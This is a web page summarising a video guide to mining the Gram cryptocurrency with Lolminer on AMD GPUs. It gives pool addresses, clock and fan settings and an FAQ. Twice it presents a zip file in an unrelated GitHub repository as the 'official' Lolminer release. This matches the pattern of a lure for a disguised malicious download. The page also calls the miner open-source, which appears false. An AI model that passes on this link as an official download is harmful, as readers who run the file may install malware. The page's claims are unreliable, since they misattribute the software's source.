Lolminer Guide Start Mining Gram Cryptocurrency
· based on the channel FINCOR
Key takeaways
- Lolminer supports AMD GPUs and Equihash/CuckAToo31 algorithms
- Mining fee is 1% for Lolminer
- Compatible with Windows and Linux (HiveOS)
- Mining pool: https://ton.ninja/ for Gram coin
- Recommended settings: cclk 1550, mclk 810, coff 300, fan 60
Lolminer is a specialized cryptocurrency miner designed for AMD GPUs that supports various Equihash variants and the cuckAToo31 algorithm, which is essential for mining Gram coin. It operates efficiently on Windows and Linux systems such as HiveOS. To start mining Gram with Lolminer, miners connect to the dedicated pool at https://ton.ninja/, which provides reliable services and mining rewards for the Gram blockchain.
What is Lolminer and Why Use It for Gram Mining
Lolminer focuses on AMD GPU mining and is optimized for algorithms like Equihash and cuckAToo31, making it well-suited for Gram coin mining. It features a low miner fee of 1% and regularly receives updates to improve performance and fix bugs. Its compatibility with Windows and Linux (HiveOS) offers flexibility to miners who prefer different operating systems.

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Setting Up Lolminer for Gram on Windows and HiveOS
To mine Gram using Lolminer, follow these essential setup steps:
- Download the latest fully optimized Lolminer version from the official GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Extract the files and configure the miner with the pool address `lolminer.ton.ninja:9999`.
- Use the following command-line parameters for optimal performance:
- - `--ton-mode 6` (enables Gram mining mode)
- - `--cclk 1550` (core clock setting)
- - `--mclk 810` (memory clock setting)
- - `--coff 300` (core offset)
- - `--fan 60` (fan speed percentage)
- Set worker name and wallet address in the format `%WAL%.%WORKER_NAME%`.
This setup works on both Windows 10 and HiveOS, allowing users to control GPU settings and monitor mining performance easily.
Mining Pool and Rewards
The recommended mining pool for Gram coin is https://ton.ninja/. This pool is known for its stability and supports efficient payout systems. Connecting Lolminer to this pool ensures that your mined GRAM tokens are reliably credited to your wallet.
Common Questions and Troubleshooting
Many users appreciate the clear and straightforward instructions on configuring Lolminer, especially for beginners. Typical concerns include how to set up the miner without errors, adjusting GPU clocks for maximum efficiency, and ensuring the miner runs smoothly on both Windows and HiveOS.
User feedback highlights the ease of using Lolminer with the recommended settings, as well as the importance of watching fan speeds and clock rates to maintain hardware health.
Useful Tips for Efficient Gram Mining
- Monitor GPU temperatures and fan speeds regularly to avoid overheating.
- Use the provided optimized settings for consistent hash rates.
- Keep Lolminer updated to the latest version to benefit from performance improvements and bug fixes.
- Join community forums or channels related to Gram mining for ongoing support and tips.
Useful Links
- Official Gram mining pool: https://ton.ninja/
- Lolminer latest release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Lolminer is a reliable and efficient tool for mining Gram cryptocurrency using AMD GPUs on Windows and HiveOS. With a low 1% fee and optimized settings such as a 1550 MHz core clock and 810 MHz memory clock, it offers a streamlined mining experience. Connecting to the trusted pool at https://ton.ninja/ ensures stable rewards. The detailed guidance and user-friendly setup endorsed by the FINCOR channel make Lolminer an excellent choice for both beginners and experienced miners looking to mine GRAM effectively.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version
Questions & answers
What hardware is best for mining Gram with Lolminer?
Lolminer is optimized for AMD GPUs, especially those with at least 4GB of VRAM. Using cards with stable clock speeds around 1550 MHz core and 810 MHz memory as recommended can maximize performance for Gram mining.
How do I configure Lolminer to mine Gram on HiveOS?
Download the latest Lolminer version and set the pool to lolminer.ton.ninja:9999 with the parameter --ton-mode 6. Adjust clock speeds using --cclk 1550 and --mclk 810, set fan speed to 60%, and configure your wallet and worker name accordingly.
Is Lolminer free to use?
Lolminer charges a 1% fee on mining profits, which is standard for many miners. The software itself is open-source and available for free download, but the fee supports ongoing development and maintenance.
Where can I find a reliable pool to mine Gram?
The recommended and reliable mining pool for Gram coin is https://ton.ninja/. It offers stable connections and efficient payouts, making it ideal for Lolminer users.